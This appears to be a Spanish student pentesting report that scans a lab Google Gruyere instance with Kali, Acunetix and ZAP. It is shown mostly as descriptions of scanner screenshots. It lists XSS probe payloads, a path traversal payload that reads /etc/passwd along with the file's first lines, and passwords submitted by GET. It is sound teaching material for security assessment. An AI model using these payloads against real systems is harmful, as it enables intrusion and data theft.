
(kali㉿kali)-[~/.../Reconnoitre/results/192.168.1.99/scans]
└─$ 
```

En este caso este comando no encuentra nada, ya que es demasiado intrusivo y a la primera petición el servidor se cae, por lo tanto, no puede escanear bien esa IP.


## b) Acunetix

Primero tendré que registrarme en la aplicación web, para sí tener un usuario y una contraseña para poder analizar toda la aplicación:





La contraseña será, 'abc123.'



Ahora se procederá al escaneo con Acunetix:

Lo primero es crear el objetivo:

Ahora guardaré el login:

**Acunetix**

Record Login Sequence

Administrator  

1. Record Login Actions    2. Record Restrictions    3. Detect User Session 

<http://192.168.1.99:8080/42862942595273868996>

**Gruyere: Login**

User name:     Password:     Login





Session Validation Request


Session Validation Pattern

Session VALID if:  

Status:



The screenshot shows the Acunetix web application interface. The left sidebar contains navigation links such as Dashboard, Targets, Vulnerabilities, Scans (which is selected), Reports, Discovery, Users, Scan Profiles, Network Scanner, Issue Trackers, WAFs, Email Settings, Engines, Excluded Hours, Proxy Settings, General Settings, and About. The main content area is titled "Scan" and shows "Scan Information". A large red circle indicates "Acunetix Threat Level 3" with the word "HIGH" in the center. Below this, a message states: "One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website." The "Activity" section shows "Overall Progress" at 0% and a log of events: "Initial request to http://192.168.1.99:8080/ was redirected to http://192.168.1.99:8080/508597601879981526966878461485870966 098/" (Feb 5, 2023, 3:43:58 PM), "Scanning 192.168.1.99:8080 using v15.0.221007170" (Feb 5, 2023, 3:43:58 PM), and "Windows Defender used in this scan" (Feb 5, 2023, 3:44:17 PM). Below this, summary statistics are provided: Scan Duration (33s), Requests (1,230), Average Response Time (32ms), and Paths Identified (6). The "Target Information" section lists the Address as "http://192.168.1.99:8080/", Server as "BaseHTTP/0.3 Python/2.7.3", Operating System as "Unknown", and Identified Technologies.

Scan Duration	Requests	Average Response Time	Paths Identified
33s	1,230	32ms	6

Address	Server	Operating System	Identified Technologies
http://192.168.1.99:8080/	BaseHTTP/0.3 Python/2.7.3	Unknown	

The screenshot shows the Acunetix web application interface. The left sidebar contains a navigation menu with the following items:

- Dashboard
- Targets (selected)
- Add Targets
- Target Groups
- Vulnerabilities
- Scans
- Reports
- Discovery >
- Users >
- Scan Profiles
- Network Scanner
- Issue Trackers
- WAFs
- Email Settings
- Engines
- Excluded Hours

The main content area is titled "Target Settings" and shows the URL "http://192.168.1.99:8080/". It includes the following sections:

- Login Sequence:** A section for configuring login sequences. It shows a file named "sequence.lsr" with an "Upload" button and a "Delete" button. Buttons for "New", "Import From Selenium", "Edit", and "Download" are also present.
- Business Logic Recorder:** A section for configuring business logic or multi-step forms. It includes buttons for "New BLR" and "Import BLR".

At the top right of the main content area, there are buttons for "Scan" (orange) and "Save". The top right corner of the interface shows the user "Administrator" and a notification icon with a red "1".

Y ahora le doy a scan:

Choose Scanning Options ?

Scan Profile  
Full Scan

Report  
Affected Items

Schedule  
Instant

Cancel Create Scan

## Resultados del análisis:

Target	Target Description	Scan Profile	Schedule	Vulnerabilities	Status
<input checked="" type="checkbox"/> http://192.168.1.99:8080/5045976018799815269668GruyereDos		Full Scan	Last run on Feb 5, 2023, 5:58:27 PM	<span style="color: green;">1</span> <span style="color: green;">1</span> <span style="color: green;">1</span> <span style="color: green;">1</span>	Completed
<input type="checkbox"/> http://192.168.1.150/dvwa	DVWA	Full Scan	Last run on Feb 2, 2023, 2:33:00 PM	<span style="color: red;">16</span> <span style="color: orange;">13</span> <span style="color: yellow;">11</span> <span style="color: green;">8</span>	Failed
<input type="checkbox"/> http://192.168.1.150/dvwa	DVWA	Full Scan	Last run on Feb 2, 2023, 11:29:54 AM	<span style="color: red;">16</span> <span style="color: orange;">13</span> <span style="color: yellow;">11</span> <span style="color: green;">8</span>	Failed
<input type="checkbox"/> http://192.168.1.150/pentestucha	Pentestucha	Full Scan	Last run on Feb 1, 2023, 7:41:52 PM	<span style="color: red;">43</span> <span style="color: orange;">37</span> <span style="color: yellow;">17</span> <span style="color: green;">12</span>	Failed
<input type="checkbox"/> http://192.168.1.150/pentestucha	Pentestucha	Full Scan	Last run on Feb 1, 2023, 3:27:28 PM	<span style="color: red;">17</span> <span style="color: orange;">13</span> <span style="color: yellow;">11</span> <span style="color: green;">7</span>	Failed

## PROYECTO 1<sup>a</sup> EVALUACIÓN

The screenshot shows the Acunetix Web Vulnerability Scanner interface. At the top, there's a banner with the project name. Below it is a navigation bar with tabs: Scan Information, Vulnerabilities, Site Structure, Scan Statistics, and Events. A prominent red circle on the left indicates a 'HIGH' threat level, with the text 'Acunetix Threat Level 3' and a note about high-severity vulnerabilities. To the right, there's a section for 'Activity' showing a 100% completion rate, and another for 'Scan Duration' (37m 50s), 'Requests' (6,613), 'Average Response Time' (11ms), and 'Paths Identified' (16). The 'Vulnerabilities' tab is selected, leading to a detailed view of found issues.

Se puede ver que encontró 6 vulnerabilidades que Acunetix considera de nivel alto y tres de nivel medio.

Vamos a analizar las vulnerabilidades:

Tenemos XSS en la página: 192.168.1.99:8080 ->

This screenshot shows a detailed view of a 'Cross site scripting' vulnerability found by the scanner. The URL is listed as <http://192.168.1.99:8080/>. The 'Attack Details' section notes that the URI was set to `1<ScRiPt>45fd(9864)</ScRiPt>`, where input is reflected inside a text element. The 'Vulnerability Description' section explains that Cross-site Scripting (XSS) is a client-side code injection attack allowing execution of malicious scripts. The 'HTTP Request' section is partially visible at the bottom.

Tenemos también XSS en la página:

<http://192.168.1.99:8080/508597601879981526966878461485870966098/snippets.gtl> ->

The screenshot shows the Acunetix Web Vulnerability Scanner interface. At the top, there are buttons for 'Scan' (with 'Full Sca...' option), 'Stop Scan', 'Pause Scan', 'Generate Report', and 'Export to'. Below the header, there are tabs for 'Scan Information', 'Vulnerabilities' (which is selected and highlighted in red), 'Site Structure', and 'Scan Statistics'. In the main content area, there is a 'acunetix Verified' badge. A 'Cross site scripting' vulnerability is listed, marked as 'High'. The URL is http://192.168.1.99:8080/508597601879981526966878461485870966098/snippets.gtl and the parameter is uid. The 'Attack Details' section shows the URL encoded GET input uid was set to cheddar'"()'&%<zzz><ScRiPt>LA9G(9729)</ScRiPt>. The 'Vulnerability Description' section explains that Cross-site Scripting (XSS) refers to client-side code injection attack where an attacker can execute malicious scripts into a legitimate website or web application. XSS occurs when a web application makes use of unvalidated or unencoded user input within the output it generates. It was discovered by 'Cross-site Scripting (XSS)'. Below this, there are sections for 'HTTP Request' and 'HTTP Response'.

Tenemos XSS en la página:

<http://192.168.1.99:8080/508597601879981526966878461485870966098/deletesnippet>  
->

The screenshot shows the Acunetix Web Vulnerability Scanner interface. At the top, there are buttons for 'Scan' (with 'Full Sca...'), 'Stop Scan', 'Pause Scan', 'Generate Report', and 'Export to'. Below the header, tabs include 'Scan Information', 'Vulnerabilities' (which is selected), 'Site Structure', and 'Scan Statistics'. A banner at the top says 'acunetix Verified'. On the left, there's a sidebar with sections for 'Attack Details', 'Vulnerability Description', 'HTTP Request', and 'HTTP Response'. The main content area displays a 'Cross site scripting' vulnerability. It shows the URL as <http://192.168.1.99:8080/508597601879981526966878461485870966098/deletesnippet> and the parameter as 'index'. The attack details show the URL encoded GET input 'index' was set to `2""()&%<zzz><ScRiPt>VGss(9302)</ScRiPt>`. The vulnerability description explains that Cross-site Scripting (XSS) is a client-side code injection attack where an attacker can execute malicious scripts into a legitimate website or web application. XSS occurs when a web application makes use of unvalidated or unencoded user input within the output it generates. It was discovered by 'Cross-site Scripting (XSS)'.

XSS en la página:

<http://192.168.1.99:8080/508597601879981526966878461485870966098/newsnippet2> -

>

The screenshot shows the Acunetix Web Vulnerability Scanner interface. At the top, there are buttons for 'Scan' (with 'Full Sca...'), 'Stop Scan', 'Pause Scan', 'Generate Report', and 'Export to'. Below the header, tabs include 'Scan Information', 'Vulnerabilities' (which is selected and highlighted in red), 'Site Structure', and 'Scan Statistics'. A banner at the top says 'acunetix Verified'. On the left, there's a sidebar with 'Attack Details' and 'HTTP Request' and 'HTTP Response' sections. The main content area displays a 'Cross site scripting' vulnerability with the following details:

**Cross site scripting**

High

URL: http://192.168.1.99:8080/508597601879981526966878461485870966098/newssnippet2  
Parameter: snippet

**Attack Details ▾**

URL encoded GET input **snippet** was set to **555<img src=xyz OnErRor=jxmm(9671)>**

The input is reflected inside a text element.

**Vulnerability Description ▾**

Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts into a legitimate website or web application. XSS occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.

Discovered by **Cross-site Scripting (XSS)**

**HTTP Request ▾**

**HTTP Response ▾**

Server directory traversal: <http://192.168.1.99:8080/> ->

The screenshot shows a web-based security scanning interface. At the top, there are buttons for 'Scan' (with 'Full Sca...'), 'Stop Scan', 'Pause Scan', 'Generate Report', and 'Export to'. Below the header, there are tabs: 'Scan Information', 'Vulnerabilities' (which is underlined in red), 'Site Structure', and 'Scan Statistics'. In the main content area, there's a red warning icon with a bomb symbol and the text 'Server directory traversal' in bold. A 'High' severity indicator is shown next to it. Below this, the URL 'http://192.168.1.99:8080/' is listed. A section titled 'Attack Details' contains text about a file being found using a payload like '/../../../../etc/passwd'. It also shows the original directory as '/' and a pattern found in the root directory:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

In the same time, the pattern was not found without the directory traversal payload:  
http://192.168.1.99:8080/etc/passwd.

A section titled 'Vulnerability Description' contains text stating that the script is possibly vulnerable to directory traversal attacks. It defines Directory Traversal as a vulnerability allowing attackers to access restricted directories and read files outside of the web server's root directory. It also notes that the discovery was made by 'Directory Traversal'.

uWSGI Path Traversal vulnerability en : <http://192.168.1.99:8080/> ->

The screenshot shows a web-based application security scanner interface. At the top, there are buttons for 'Scan' (with 'Full Scan...' option), 'Stop Scan', 'Pause Scan', 'Generate Report' (dropdown), and 'Export to' (dropdown). Below the header, there are tabs: 'Scan Information', 'Vulnerabilities' (which is underlined in red), 'Site Structure', and 'Scan Statistics'. In the center, there's a red warning icon with a shield and a slash, followed by the title 'uWSGI Path Traversal vulnerability' and a 'High' severity rating. Below the title, the URL is listed as 'http://192.168.1.99:8080/'. A section titled 'Vulnerability Description' contains the following text:

uWSGI is a software application that "aims at developing a full stack for building hosting services". The uWSGI PHP plugin before 2.0.17 is vulnerable to Path Traversal Vulnerability when used without specifying the **php-allowed-docroot** option.

The vulnerability exists due to improper validation of the file path when requesting a resource under the DOCUMENT\_ROOT directory which is specified via php-docroot.

A remote attacker could exploit this weakness to read arbitrary files from the vulnerable system using path traversal sequences (..%2f).

Discovered by **uWSGI Path Traversal vulnerability**

Below this, there are sections for 'HTTP Request' (with a dropdown arrow) and 'HTTP Response' (with a dropdown arrow). At the bottom of the page, there is a note: 'Password field submitted using GET method en: <http://192.168.1.99:8080/> ->'.

The screenshot shows a web-based application security scanner interface. At the top, there are buttons for 'Scan' (with 'Full Scan...' option), 'Stop Scan', 'Pause Scan', 'Generate Report', and 'Export to'. Below the header, there are tabs: 'Scan Information', 'Vulnerabilities' (which is underlined in red), 'Site Structure', and 'Scan Statistics'. In the center, there's a 'Mark as' dropdown, a 'Retest' button, and a close 'X' button. A 'Medium' severity icon is shown next to the title. The main content area displays the following information:

**Password field submitted using GET method**

URL: <http://192.168.1.99:8080/>

**Attack Details ▾**

Forms with password field submitted via GET:

- <http://192.168.1.99:8080/508597601879981526966878461485870966098/login>  
Form name: <empty>  
Form action: /508597601879981526966878461485870966098/login  
Form method: GET  
Password input: pw
- <http://192.168.1.99:8080/508597601879981526966878461485870966098/newaccount.gtl>  
Form name: <empty>  
Form action: /508597601879981526966878461485870966098/saveprofile  
Form method: GET  
Password input: pw
- <http://192.168.1.99:8080/508597601879981526966878461485870966098/editprofile.gtl>  
Form name: <empty>  
Form action: /508597601879981526966878461485870966098/saveprofile  
Form method: GET  
Password input: oldpw
- <http://192.168.1.99:8080/508597601879981526966878461485870966098/editprofile.gtl>  
Form name: <empty>  
Form action: /508597601879981526966878461485870966098/saveprofile  
Form method: GET  
Password input: pw

**Vulnerability Description ▾**

Unencrypted connection en: <http://192.168.1.99:8080/> ->

The screenshot shows the Acunetix Web Vulnerability Scanner interface. At the top, there are buttons for 'Scan' (with 'Full Sca...'), 'Stop Scan', 'Pause Scan', 'Generate Report', and 'Export to'. Below the header, there are tabs: 'Scan Information', 'Vulnerabilities' (which is underlined in red), 'Site Structure', and 'Scan Statistics'. On the left, there's a logo for 'acunetix Verified' and a 'Medium' severity icon. In the center, the main content area displays a 'Unencrypted connection' vulnerability. It includes the URL 'http://192.168.1.99:8080/'. Below the URL, there are sections for 'Vulnerability Description', 'HTTP Request', 'HTTP Response', and 'The impact of this vulnerability'. Under 'The impact of this vulnerability', it says 'Possible information disclosure.' At the bottom, there's a section for 'How to fix this vulnerability'. On the right side of the main content area, there are buttons for 'Mark as' (with a dropdown arrow), 'Retest', and a close 'X' button.

**Vulnerability Description**

This scan target was connected to over an unencrypted connection. A potential attacker can intercept and modify data sent and received from this site.

Discovered by **Secured connection**

**HTTP Request**


**HTTP Response**

**The impact of this vulnerability**

Possible information disclosure.


**How to fix this vulnerability**

Por último, vamos ver la estructura del sitio:



c) ZAP

Primero voy configurar la autentificación manual:



Ahora abriré el navegador y escribiré la URL: <http://192.168.1.99:8080/>

